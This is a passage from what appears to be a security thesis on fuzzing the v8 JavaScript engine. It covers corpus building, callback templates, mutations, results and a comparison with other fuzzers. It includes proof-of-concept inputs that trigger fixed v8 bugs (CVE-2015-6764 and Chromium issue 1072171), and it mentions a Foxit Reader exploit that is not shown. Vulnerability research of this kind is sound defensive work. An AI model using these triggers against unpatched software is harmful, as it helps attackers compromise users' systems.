The following modifications were performed on all test cases:

- Calls to 70 different functions were replaced by other function calls
  - Examples:
    - `writeLine` was patched to `console.log`
    - `WScript.SetTimeout` was patched to `setTimeout`
    - `assertUnreachable()` was patched to an empty line
    - `assertStmt` was patched to `eval`
    - `optimizeNextInvocation` was patched to `%OptimizeFunctionOnNextCall`
    - `platformSupportsSamplingProfiler()` was patched to `true`
- Import or load statements at the start of test cases were removed. This is required because importing other files is currently not supported.
- Calls to 78 different functions were removed.
  - Examples:
    - `WScript.Attach()`
    - `assert.fail()`
    - `description()`
    - `assertUnoptimized()`
    - `verifyProperty()`
    - `generateBinaryTests()`
    - `assertThrowsInstanceOf()`
    - `testFailed()`
    - `assert_throws()`
    - `assert.throws()`
    - `shouldThrow()`
    - `assertThrowsValue()`
    - `enableGeckoProfiling()`
    - `assertThrownErrorContains()`
- Calls to 27 function calls were rewritten to a comparison.
  - Examples:
    - `assert.sameValue` was patched to a == comparison
    - `reportCompare` was patched to a == comparison
    - `assert.strictEqual` was patched to a === comparison
    - `assertEq` was patched to a == comparison
    - `verifyEqualTo` was patched to a == comparison
- Calls to 23 assert functions were replaced by the argument passed to the function.
  - Examples:
    - `assert.isTrue`
    - `assert.isFalse`
    - `assert.assertFalse`
    - `assertFalse`

    - `assert_true`
    - `%TurbofanStaticAssert`
    - `assert.shouldBeTrue`
    - `assertNotNull`

Moreover, some function calls were removed because they easily lead to a state which is observed as a crash by the fuzzer. This includes calls to *quit()* as well as *v8* specific functions such as:

- `%ProfileCreateSnapshotDataBlob`
- `%LiveEditPatchScript`
- `%IsWasmCode`
- `%IsAsmWasmCode`
- `%ConstructConsString`
- `%HaveSameMap`
- `%IsJSReceiver`
- `%HasSmiElements`
- `%HasObjectElements`
- `%HasDoubleElements`
- `%HasDictionaryElements`
- `%HasHoleyElements`
- `%HasSloppyArgumentsElements`
- `%HaveSameMap`
- `%HasFastProperties`
- `%HasPackedElements`

These function calls can easily result in a crash, for example, during test case minimization because code lines are removed which changes the logic of the code.

To further increase the coverage a data augmentation technique was applied. In addition to the normal execution of all test cases, the test cases were also wrapped inside a function and JIT compilation was forced by invocation of the following two methods on the function:

- `%PrepareFunctionForOptimization()`
- `%OptimizeFunctionOnNextCall()`

This resulted in the processing of 164,530 unique test cases from the mentioned sources. By just interpreting the code, 8,990 unique test cases were identified based on coverage feedback. These samples triggered a coverage of 24.01 percent in *v8*. By including the test cases were JIT compilation was enforced, the total coverage was increased to 148,155 triggered edges of 596,937 possible edges which corresponds to a 24.82 percent coverage.

Applying the above-mentioned modifications is a non-trivial task because it requires the correct parsing of *JavaScript* code in several edge cases including test cases which use

Unicode. It also requires the correct parsing of strings, template strings, escaped symbols, regex strings and object structures.

Park et al. published [10] a similar experiment before this thesis was finished. At the time of publication of the work of Park et al., the above-mentioned corpus was already created. Park et al. used similar but fewer sources to create a corpus. Only regression tests from *JavaScript* engines (*ChakraCore*, *JavaScriptCore*, *v8* and *SpiderMonkey*) were used together with JS-*Vuln-DB*. Park et al. used a different technique to handle engine specific functions. Instead of patching the test cases by removing the functions, wrapper functions were implemented and added to the code. The advantage of this technique is that complex *JavaScript* parsing is not required, however, the disadvantage is that test cases become bigger which decreases fuzzer performance. Park et al. reported that their input corpus contained 14,708 unique *JavaScript* files, however, the exact coverage was not mentioned. Moreover, Park included test cases to the corpus, which result in an exception. It is also not obvious which *JavaScript* engine was used to create the corpus. Comparing the number of files in the corpus is therefore not meaningful.

In this thesis test cases which trigger an exception are not included in the corpus. This design decision was made to reduce the number of exceptions which occur during fuzzing which significantly increases the fuzzer speed.

Self-created corpus:

A *Python* script was developed which deterministically generates *JavaScript* code samples by using a brute-force like approach. Using the edge coverage feedback, samples with new behavior could be detected and saved in a separated corpus. The script first extracts all available global variables, instantiates possible objects and then iterates through all methods and calls them with different arguments. State modifying operations like the re-assignment of properties are also performed on these objects. The script generates different code constructs using loops, if-conditions, functions, generators, classes, labels, exception handling, keywords and so on. Moreover, mathematical calculations are created in a variety of possible combinations. Although a lot of time was spent on developing and implementing edge cases, only a coverage of 10.83 percent of code in *v8* was achieved. This clearly indicates that test cases from browsers are a better initial source because they already achieve more than twice of this coverage. Time should therefore not be spent on creating initial test cases. Instead, regression and unit tests from browsers can just be used.

However, by combining the self-created corpus with the corpus created from the browser regression and unit tests, the coverage could be increased from 24.82 percent to 25.06 percent which corresponds to 149,570 triggered edges of 596,937 possible edges. This final corpus contained 9,162 unique test cases.

Deterministic preprocessing phase 1:

The deterministic preprocessing can be viewed as another data augmentation technique. It was modeled based on AFL's deterministic fuzzing phase. Every time a new test case is added to the corpus, the preprocessing is performed on the test case to identify similar code samples which trigger edge cases. To achieve this, code lines are added at all possible locations in the test case. Examples of inserted code lines are:

- `gc();`
  - This triggers garbage collection at every possible location.
- `gc();gc();`
  - Triggering garbage collection twice can be important because it moves data into the old space memory region. Further details are mentioned in chapter 4.2.2 in the *Chromium* bug 789393 description.
- `%OptimizeFunctionOnNextCall()`
  - This function call leads to the optimization of a function. If the test case is just interpreted, this mutation ensures that the code from the compiler gets also tested.
- `%DeoptimizeNow();`
  - This function call leads to the deoptimization of a function at the defined location. It tests the correct deoptimization in different scenarios.
- `Array(2**30);`
  - Details to this code can be found in chapter 4.5.1 in the CVE-2019-5825 vulnerability analysis.
- `try { } finally { }`
  - Details to this code can be found in chapter 4.5.1 in the CVE-2017-5070 vulnerability analysis.
- `this.__proto__ = 0;`
  - Details to this code can be found in chapter 4.2.3 in the Chromium issue 992914 vulnerability analysis.
- `parseInt();`
  - Details to this code can be found in chapters 4.5.1 and 4.5.2 in the CVE-2016-5198 and CVE-2017-2547 vulnerability analysis.

These code lines are not only inserted in every possible line, but also as function arguments and as assignments in for-loops or if-condition statements. The code lines are also passed as additional arguments to functions. Adding more arguments than a function expects does not change the functions behavior. However, it creates additional connections in the *sea-of-nodes* which can lead to vulnerabilities as demonstrated in chapter 4.5.3 in the CVE-2020-6418 vulnerability analysis.

Using deterministic preprocessing the coverage was increased from 25.06 percent to 25.67 percent which corresponds to 153,229 triggered edges of 596,937 possible edges. The final corpus contained 10,473 unique test cases.

During deterministic preprocessing 596 crashes could be detected. Most of the crashes were due to native function calls and are therefore not exploitable. One exploitable vulnerability was identified, which was also detected by another researcher and was therefore a duplicate. More details can be found in chapter 5.4.1.

Figure 9 visualizes the corpus coverage after the different processing stages.



Figure 9: Corpus coverage at different stages

5.2.2 Corpus of JavaScript code templates

Changing assumptions within callbacks is the source of many bugs. Searching simultaneously for callback functions and code, which changes the correct assumption, results in a huge search space. Decoupling both actions into two separate tasks therefore significantly reduces the runtime to identify bugs. The identification of code, which changes assumptions, is performed during fuzzing. However, the identification of possible callback functions can already be performed in advance on the input corpus and with self-created code samples.

To implement this, a new native *JavaScript* function was added to the source code of the *v8* engine. This function reflects its argument back to the fuzzer. The fuzzer can create code samples that call this function within possible callbacks. Since every function call uses a unique identifier as argument, the fuzzer can use the reflected feedback to calculate which function call was executed and can therefore identify callback functions. During later fuzzing, calls to this *JavaScript* function are replaced by fuzzed code.

Such identified template files are stored in the second corpus. These templates specify at which locations the fuzzer should insert fuzzed code. To generate this template corpus, the fuzzer creates files such as the following:

```
01: try {
02:     fuzzcommand("FUZZ_PRINT", "_PRINT_ID_1");
03: } catch (e) {
04:     fuzzcommand("FUZZ_PRINT", "_PRINT_ID_2");
05: } finally {
06:     fuzzcommand("FUZZ_PRINT", "_PRINT_ID_3");
07: }
```

The *fuzzcommand* function is the native function that was added to the engine. It is based on the *FUZZILLI_PRINT* function from the *fuzzilli* fuzzer. The *FUZZ_PRINT* command sends the second argument back to the fuzzer when the code gets executed. In the above example, the *_PRINT_ID_1* and *_PRINT_ID_3* would be returned to the fuzzer and the fuzzer therefore knows that fuzzed code can be added at both locations. Since *_PRINT_ID_2* was not reflected, the fuzzer does not add fuzzed code at this location. Instead, the print ID is changed to a random unique string before the template is added to the corpus. Changing the ID to a random unique string is important, otherwise combined templates, which are created during fuzzing, could have overlapping ID's. The generated template could look like:

```
01: try {
02:     // Fuzz Code
03: } catch (e) {
04:     fuzzcommand("FUZZ_PRINT", "_PRINT_ID_3af451dfc");
05: } finally {
06:     // Fuzz Code
07: }
```

During fuzzing, the fuzzer selects random templates and starts to add fuzzed code, for example, from the first corpus or from grammar definitions. When fuzzed code, which gets inserted into the above template in the second line, triggers an exception, the

_PRINT_ID_3af451dfc string would get reflected. The fuzzer therefore uses the created sample as a new template because code at a new location was executed. Afterwards, the print command in the original template is removed to ensure that subsequent fuzzing does not detect the same template again.

This approach allows to dynamically identify interesting code locations to reduce the search space. As example consider CVE-2015-6764 from chapter 4.3.2:

```
01: var array = [];
02: var funky = {
03:     toJSON: function () { array.length = 1; gc(); return "funky"; }
04: };
05: for (var i = 0; i < 10; i++) array[i] = i;
06: array[0] = funky;
07: JSON.stringify(array);
```

Generating such a test case from an empty input in just one iteration is a time-consuming task because of the huge search space. The fuzzer would need to get lucky to correctly guess that the *stringify* functions accepts exactly one argument and that this argument must be an array. Moreover, that an element of the array must be an object with a custom defined *toJSON* callback function which then modifies the array length. A huge number of possible combinations of *JavaScript* code exists and therefore it would take a long time until the fuzzer finds accidently such an input.

However, by using the above discussed approach, the search space can significantly be narrowed down. The fuzzer starts with the following simplified code:

```
fuzzcommand("FUZZ_PRINT", Object.getOwnPropertyNames(this));
```

The code reflects back to the fuzzer all available global variables which includes the *JSON* object. Next, the fuzzer extracts the available functions for all these objects, including the JSON object:

```
fuzzcommand("FUZZ_PRINT", Object.getOwnPropertyNames(JSON));
```

The fuzzer therefore knows that *JSON.stringify()* is one of the available methods. However, it does not know the number or types of arguments yet. Tradition fuzzers use grammar files which encode this information, however, creating such definitions is a time-consuming and error-prone task. To dynamically extract the information, the fuzzer starts a bruteforce approach where all possible combinations of arguments are tested. When the fuzzer passes an array as first argument, more code will get executed because the correct type and number of arguments were passed. This information is available to the fuzzer because of the *edge coverage* feedback mechanism. The fuzzer therefore knows how the function can be called and adds the code to the first corpus. This could be code like:

```
01: var _var_1_ = [];
02: JSON.stringify(_var_1_);
```

Another possibility is that a valid function call is already stored in one of the corpus files from the browser test cases, which is very likely. In this case a code sample can also be found in the first corpus.

After that, the fuzzer can insert *JSON.stringify()* function calls at random locations during fuzzing, for example, by splicing test cases. As next step, the fuzzer also tries during the *deterministic preprocessing phase 2* to generate samples like the following:

```
01: var _var_1_ = [];
02: var _var_2_ = {
03:     valueOf: function () { fuzzcommand("FUZZ_PRINT", "_PRINT_ID_1") },
04:     toJSON: function () { fuzzcommand("FUZZ_PRINT", "_PRINT_ID_2") },
05:     toISOString: function () { fuzzcommand("FUZZ_PRINT", "_PRINT_ID_3") },
06:     toDateString: function () { fuzzcommand("FUZZ_PRINT", "_PRINT_ID_4") },
07:     // Other callback functions
08: };
09: _var_1_[0] = _var_2_;
10: JSON.stringify(_var_1_);
```

In this case the string *_PRINT_ID_2* would be reflected and the fuzzer creates a new entry in the template corpus. As soon as the fuzzer starts fuzzing using this entry, fuzzed code will be added in the *toJSON* callback function. The code, which is added at this location, is taken from the first corpus which stores *JavaScript* code snippets and from the mutation engine. As soon as one of these snippets contains code which sets the length of *_var_1_* to one and which triggers garbage collection, the bug is triggered and CVE-2015-6764 would be found. The likelihood that *_var_1_* is modified by the fuzzer is also increased because the callback has a connection to *_var_1_*. Moreover, the fuzzer contains a special mutation strategy which modifies the length of an array, since this operation is a common building block found in most analyzed vulnerabilities.

This description corresponds to the generation of the template corpus during the *self-created test cases* phase from Figure 8. New template files are also added during the *preprocess corpus phase 2* performed on the downloaded *JavaScript* test cases. In this phase all test cases from the first corpus are preprocessed by inserting objects with callback functions, similar to *_var_2_* in the above code. Newly identified callbacks in these cases would also be added to the template corpus. The code does not only inject callback objects at all possible locations, it also introduces callbacks using a variety of other techniques. For example, instantiated objects are proxied as well as global objects and functions. Moreover, native available classes are sub-classed, and their usage is replaced by the sub class which contains callbacks for every possible property and function. Properties or methods of global objects are redefined to callback functions. Several combinations of these techniques are used. For example, an object can be replaced by another object of a sub class of the original type which implements *Symbol.Species* which returns a different constructor. This constructor can then return a proxied object which modifies accessed properties on-the-fly, for example, by changing the prototype chain and introducing callbacks in them.

Moreover, test cases must be rewritten before callbacks can be injected. For example, consider the following possible test case from the first corpus:

```
01: /test*/g.exec("test123")
```

This testcase must first be adapted to make use of the *new* keyword to ensure that it can be sub-classed:

```
01: new RegExp("test*", "g").exec(new String("test123"))
```

In addition to that, the testcase must be rewritten to first assign the object to a variable before operations are performed on it:

```
01: var var_1_ = new RegExp("test*", "g");
02: var_1_.exec(new String("test123"))
```

Assigning the object to a variable is important. If later callbacks are injected, for example by using the argument string, the code inserted into the callback must be able to modify the triggering object. In this example, a callback could be triggered inside the *exec* method and since the method is called on *var_1_*, the callback code should attempt to modify the *var_1_* variable. Such a modification would not be possible in the original test case because the object was not assigned to a variable and therefore testcases must be rewritten first.

Similar variable assignments should be used to make values passed to functions accessible, however, this is currently not supported.

In total 9,867 template files were created using the developed script which brute forced possible callback locations or which manually marked code locations within control flow statements like loops. Furthermore, it was possible to automatically inject callback functions in 9,147 of the 10,473 corpus files. This resulted in 174,233 additional template files. The final corpus therefore contains 184,100 template files which mark code locations where the fuzzer should insert fuzzed code.

During callback injection 249 crashes could be observed, but the root cause of these bugs was traced back to native functions, which are not enabled per default. These crashes therefore do not pose a risk to end users.

5.2.3 Initial test case analysis and type reflection

Every corpus entry initially undergoes an analysis that creates a *state* file. During this analysis, the data type of every variable in every code line is obtained. Using static analysis to extract this information would require a lot of engineering effort and therefore a dynamic approach was chosen. As previously mentioned, finding new corpus entries is a rare event and additional executions in such a case can therefore be neglected when the runtime is evaluated.

To extract at runtime the data type of the used variables, the corpus entry is wrapped within the following code:

```
01: try {
02:     var data_types = new Set()
03:     // Code of the original corpus test case
04: } finally {
05:     fuzzcommand('FUZZ_PRINT', data_types);
06: }
```

In the current tested line, code is inserted which adds the data types of all variables to the *data_types* variable. This variable is reflected to the fuzzer in the *finally* block. The code is executed multiple times, one execution per code line. This is required because the insertion of a code line could result in an exception, for example, if the tested line corresponds to an argument list or is a line after a for-loop which is not enclosed by curly brackets. A *set* is used because variables can have different data types in the same code line, for example, if a function is invoked with different arguments.

A similar strategy is used to extract the following information:

- How often a line is executed.
- If the line must end with a semicolon or a comma.
- The number of required arguments of custom functions. This information can be queried by accessing the *function_name.length* property, but currently a static approach is used instead.
- The name and type of custom properties.
- Properties and functions of custom classes.
- The length of every array in every line.
- The number of variables, functions and classes found in the test case.
- The average runtime of the testcase.
- The test case size and if the test case results in unreliable coverage feedback.
- Where code blocks start and end. This information is important when multiple test cases are spliced together during fuzzing.

The *state* file is persisted as a *Python pickle* file.

5.3 Fuzzing

During fuzzing the fuzzer selects random template files and injects fuzzed code at the identified code locations. Moreover, fuzzed code is added at the beginning and end of the templates. To generate fuzzed code, the first corpus is used which contains *JavaScript* code snippets. A random number of code snippets are loaded and merged or spliced together. Moreover, a random number of mutations are applied to the generated test case. Examples of mutations are:

- Removal of a code line.
- Removal of a code block.
- Wrapping a value in an object property. This can trigger escape analysis bugs, see chapter 4.5.5 for details.
- Adding a function call at a random location which can change assumptions.
- Performing actions on a variable like mathematical calculations.
- Changing the length of an array and calling garbage collection.
- Changing the length of an array, calling garbage collection and setting the length back to the original value.
- Wrapping code within an if-statement.
- Wrapping code within a loop with just one iteration.
- Wrapping code in a function call.
- Changing a value to a different value.

Currently, just a few mutations are implemented because of the limited time frame of the thesis. The fuzzer can therefore further be improved by implementing more mutation strategies.

5.4 Results

Chapter 3 listed the following state-of-the-art evaluation methods to compare the performance of a fuzzer:

- The *LAVA* test suite
- The *rode0day* binaries
- The *DARPA Cyber Grand Challenge* dataset
- The *FuzzBench* project from *Google*

These projects and datasets are related to fuzzing binary protocols or simple interactive applications but are not applicable to browser fuzzers. To evaluate the performance of the implemented improvements, the number of newly discovered security vulnerabilities and bugs are instead compared. This evaluation method follows the recommendation provided by Klees et al. [50].

Chapter 3 mentioned that the *Chrome* codebase has been fuzzed for several years by *Google* using over 25,000 CPU cores. External researchers are invited to develop fuzzers that run on this infrastructure to unveil new vulnerabilities. Furthermore, a dedicated security team constantly improves the fuzzers.

It is obvious that running the developed fuzzer on a similar infrastructure for evaluation is not within the available resources of this research. A comprehensive comparison is therefore beyond the scope of this work.

The specifications of the system used during development and for fuzzing is listed below:

- Intel Xeon CPU @ 3,2 GHz (12 Cores)
- 32 GB RAM

The fuzzer was started in a *VirtualBox* VM. Six cores and 20 GB RAM were assigned to the VM. The fuzzer was just started on one core on the test system.

The *v8* engine was fuzzed in version 8.1.307.28 which was released in April 2020.

Test cases were limited to a maximum runtime of 400 milliseconds per execution. The average execution time was 62 milliseconds. The test period was settled to one week because of limited resources. In total 8,467,311 executions were performed during this test period. In this period 1,677 crashes were observed. Most of these crashes can be traced back to bugs related to native function calls in the *v8* engine. These native functions are used during development or debugging and therefore do not pose a security risk to end-users. Chapter 5.4.1 describes more details according an identified high-severity bug which is not related to native function calls.

During the analysis of previously exploited vulnerabilities a vulnerability in *Foxit Reader* was identified. *Foxit Reader* internally uses the *JavaScript* engine of *Chromium* and vulnerabilities in *v8* therefore also affect *Foxit Reader*. The author of this thesis developed together with the second supervisor a reliable exploit for the vulnerability. To trigger the

vulnerability only a PDF file must be opened in *Foxit Reader*. The exploit achieves full code execution without crashing *Foxit Reader*, bypasses all in-place memory protections and is invisible for victims. The vulnerability was reported together with the exploit to *TrendMicro's Zero Day Initiative*. The vulnerability is tracked as ZDI-20-933 [219]. The vulnerability was fixed on 2020-07-31. CVE-2020-15638 was assigned to this vulnerability.

During fuzzer development manual tests were performed to test edge cases in *JavaScript*. This led to the discovery of a bug with suspended generators which yield themselves. Since the bug is just a NULL pointer exception, it is considered to be not exploitable. The bug was reported to the *Chromium* developer team and was fixed within one day. The bug is tracked as Chromium issue 1075763 [220].

5.4.1 Example of an identified high-severity security vulnerability

The following bug was found in *v8* version 8.1.307.28 during fuzzing:

```
// Required v8 flags: --allow-natives-syntax --interrupt-budget=1024
01: function func_1_() {
02:   var var_5_ = [];
03:   for (let var_3_ = 0; var_3_ < 2; var_3_++) {
04:     for (let var_4_ = 0; var_4_ != 89; var_4_++) {}
05:        for (let var_1_ = -0.0; var_1_ < 1;
06:             var_1_ = var_1_ || 11.1,%OptimizeFunctionOnNextCall(func_1_))
07:           {
08:                 var var_2_ = Math.max(-1,var_1_);
09:                 var_5_.fill();
10:                 undefined % var_2_;
11:           }
12:     }
13: }
14: func_1_();
```

The bug is fixed in the current *v8* version. The way the bug is triggered was fixed during a code update [221], however, this code update did not fix the underlying root cause of the bug. The test case crashes with a FATAL error during handling of a *NumberMax* node in the *sea-of-nodes*. The bug demonstrates the fuzzer's ability to find vulnerabilities with complex pre-conditions:

- The vulnerability just triggers if the target function uses three chained loops as shown in line 3, 4 and 5.
- The first loop must perform at least two iterations.
- The second loop must perform at least 89 iterations.
- The third loop must initialize the loop variable with a negative floating-point number.
- The syntax in line 6 must be exactly as shown and the function optimization must be triggered coma separated in the loop header. Variable 1 must be re-assigned and it is important that the floating-point value is *11.1* or above.

[219] https://www.zerodayinitiative.com/advisories/ZDI-20-933/

[220] https://bugs.chromium.org/p/chromium/issues/detail?id=1075763

[221] https://github.com/v8/v8/commit/a447a44f31fc153590598698d33d6efd73334be4

- The loop iteration variable *var_1_* must be used in a call to *Math.max* together with a negative number as shown in line 8.
- The output of this call must be used in a modulo operation as shown in line 10.
- Before this modulo operation but after the *Math.call* function invocation a call to the built-in *Array.fill()* function must be performed.

If one of these conditions is not met, the bug does not trigger. Guessing all these conditions correctly in just one generation step is improbable and a traditional fuzzer would therefore need a huge number of executions to find this bug.

The bug was identified by the fuzzer by applying mutations on the regression test from *Chromium* issue 1063661 [222]. The regression test was in the fuzzer corpus because test cases from *Chromium* are used as sources, see chapter 5.2.1. During deterministic preprocessing the fuzzer added a call to optimize the function in the third loop header which triggered the bug. The bug was found after approximately one week of fuzzing.

The way this PoC triggered the bug is fixed since 2020-03-20, but the underlying flaw could still be triggered afterwards. The researcher Javier Jimenez (@n30m1nd) from *SensePost* found the same bug in a newer *v8* version by using a combination of *fuzzilli* and AFL++. In this newer version the bug could be triggered with a simplified PoC:

```
// Required v8 flags: --allow-natives-syntax --interrupt-budget=1024
01: function crash() {
02:   for (a=0;a<2;a++)
03:     for (let i = -0.0; i < 1000; i++) {
04:       confused = Math.max(-1, i);
05:     }
06:     confused[0];
07: }
08: crash();
09: %OptimizeFunctionOnNextCall(crash);
10: crash();
```

This simplified PoC just works in the newer *v8* version and does not trigger the bug in the fuzzed *v8* version. The bug is tracked as *Chromium* issue 1072171 [223] and was classified as a high-severity security issue and resulted in a $ 7,500 award for Javier Jimenez. Jimenez reported the bug on 2020-04-18. The author of this thesis found the bug on 2020-07-18 because an older *v8* version was fuzzed for the thesis because the corpus was optimized for that version. The *Chromium* issue was made public on 2020-07-30.

The root cause of the vulnerability is an incorrect compiler annotation for the built-in *Math.max* function which misses the minus zero case for the return value. This bug is an example of the vulnerability category described in chapter 4.5.4.

[222] https://bugs.chromium.org/p/chromium/issues/detail?id=1063661

[223] https://bugs.chromium.org/p/chromium/issues/detail?id=1072171

6 Discussion

The results underline the efficiency of the developed fuzzer and that the proposed approach can be used to identify complex and previously unknown bugs. It was possible to confirm the thesis hypothesis because the search space could be reduced to identify an exploitable bug on a home computer.

However, to identify additional exploitable bugs more computation power is required to run the fuzzer over a longer period on more CPU cores. Although it is assumed that the search space is narrowed down, still several hundred or thousand CPU cores are required to find long-lived exploitable bugs.

During the experiment, 8,467,311 test cases were generated and tested. However, already in 2016, the *Chrome security team* fuzzed *Chrome* and tested in 30 days 14,366,371,459,772 test cases using 700 virtual machines, as mentioned in chapter 3. They used at that time a fuzzer infrastructure of 5,000 CPU cores. Nowadays, the *Chrome security team* uses more than 25,000 CPU cores to constantly fuzz *Chrome*. The 8,467,311 tested *JavaScript* samples are just a fraction of the test cases tested internally by the *Chrome team* every day.

The proposed fuzzer is currently just a prototype and several mutations are not supported yet. Moreover, the fuzzer is not yet optimized for speed. Several improvements can still be implemented to increase the throughput of the fuzzer.

The current most promising *JavaScript* fuzzers are *fuzzilli* [39], *DIE* [10] and *Code Alchemist* [40], as discussed in chapter 3. The developed fuzzer combines the ideas of all three fuzzers, but each using a different approach.

Fuzzilli introduced coverage feedback in *JavaScript* fuzzing and used an IL to perform mutations. In the developed fuzzer coverage feedback is used to generate a corpus of code snippets and mutations are directly applied on *JavaScript* code and not on an IL. Using an IL has the advantage that mutations can more easily be implemented which means less code is required. However, the IL adds an abstraction level and the fuzzer can therefore just create code that can also be encoded in the IL. In this thesis, mutations are directly applied to *JavaScript* code which is more complex and error-prone, but it ensures that every possible code combination can be created and that mutations are more fine-grained. Moreover, it is faster because the IL must not be parsed during fuzzing. This is coherent with the current development in the field of symbolic execution. Initially, an IL was used in most symbolic execution engines but *QSYM* [26] proved that engines without an IL perform better during fuzzing because of the missing overhead of the IL.

DIE uses an initial corpus generated from public regression tests and applies specific mutations on the corpus. The public test cases are fixed by adding missing functions that are available in other *JavaScript* engines or testing frameworks. The advantage of this approach is that it is not error-prone because test cases must not be mutated, only new

functions must be added at the start of the file. The disadvantage is that it makes test cases bigger which means fuzzing is slower and it is harder to extract small code bricks out of the test case because of the additional dependencies. In this thesis, the test cases are fixed by rewriting the test cases and replacing the function calls with corresponding *JavaScript* code. This requires more engineering effort because test cases must correctly be parsed and patched, and it is more error prone. For example, the parsing function can currently not handle special cases with regex strings and such test cases therefore may incorrectly be patched. These regression tests are currently not supported by the fuzzer. However, it results in smaller test cases which is important for fuzzing and especially for coverage guided fuzzing. DIE also does not implement test case minimization.

DIE uses five different sources to create the initial corpus. *Code Alchemist* uses a similar approach and lists five sources for the corpus. However, one of the sources is the *test262* suite which is already available in the regression tests which means the effective number of sources is four. Fuzzilli does not support an initial corpus. In this thesis, 12 different sources are used to create the corpus.

Another difference to DIE is the handling of exceptions. The *DIE* fuzzer uses test cases which result in an exception in the corpus. This means the fuzzer can find bugs related to exceptions, however, every time the fuzzer generates a test cases which triggers early an exception, all subsequent code lines in the test case are not executed. In this thesis, exceptions were intentionally removed from the corpus to increase the likelihood of generating test cases that do not trigger exceptions.

The *DIE* and *Code Alchemist* fuzzers extract the *Abstract Syntax Tree* (AST) of the test cases using libraries and perform mutations and analysis based on the AST. *DIE* uses the *Babel* library for this whereas *Code Alchemist* uses *Esprima*. In the proposed fuzzer the mutations and analysis steps are directly performed on the *JavaScript* code using self-developed *Python* code.

Code Alchemist extracts small code bricks from test cases and merges them into new test cases during fuzzing. Code bricks are called building blocks in this thesis. While *Code Alchemist* uses the AST to extract the code bricks, dependencies in test cases are in the proposed fuzzer analyzed without third party libraries. For example, if a specific line in a test case is identified as a code brick, this code line alone may lead to an exception in another test case because of dependencies. The code line could potentially reference a specific function or variable which is just available in the first test case. *Code Alchemist* uses the AST to identify these dependencies and then also copies these functions or variables. In this thesis, it is attempted to extract this information using self-developed scripts, however, this is error prone. One method to improve the fuzzer is therefore the integration of a library which can extract the AST.

Table 3 classifies and compares *fuzzilli*, *DIE* and *Code Alchemist* with the developed fuzzer.

	Fuzzilli	DIE	Code Alchemist	Proposed fuzzer
Coverage Feedback	yes	yes	-	yes
Mutations performed on	IL	AST (*Babel*)	AST (*Esprima*)	*JavaScript*
Initial Corpus	no	yes (5 sources)	yes (4 sources)	yes (12 sources)
Type System	yes	yes	yes	yes
Code Bricks	-	-	yes	yes
JS Callback Corpus	-	-	-	yes

Table 3: Classification of existing fuzzers

7 Conclusion and future work

This work introduced a fuzzer that combines ideas of three state-of-the-art fuzzers and integrates newly proposed ideas extracted from analyzed vulnerabilities. The fuzzer has over 8,000 lines of code and 5,000 comment lines.

Chapter 4 showed that useful information can be obtained from recently exploited vulnerabilities which can enhance fuzzing strategies. These improvements reduce the search space during fuzzing and variations of already known vulnerabilities can be found more efficiently.

Most of the analyzed vulnerabilities shared similar code structures or used the same building blocks which can be re-used during fuzzing. The analysis of previously exploited vulnerabilities leads to a better understanding of vulnerability classes. It was possible to further categorize discovered vulnerabilities into more specific vulnerability classes. The knowledge obtained can not only be applied during fuzzer development. It can also be used to identify new vulnerabilities. This was demonstrated by the identification of a previously unknown vulnerability in *Foxit Reader*. A weaponized exploit was developed for this vulnerability which could be used to target 560 million end-users of *Foxit Reader* to achieve remote code execution on their systems.

The *v8 JavaScript* engine of *Google Chrome* is used by several software projects. Since many of these projects do not regularly update the engine, attackers almost always have access to full working exploits because researchers regularly publish exploitation details for newly discovered *v8* bugs.

The author of this thesis believes that variation analysis is an important instrument to enhance current state-of-the-art *JavaScript* fuzzers. The proposed techniques help to narrow down the search space to find exploitable vulnerabilities more efficiently.

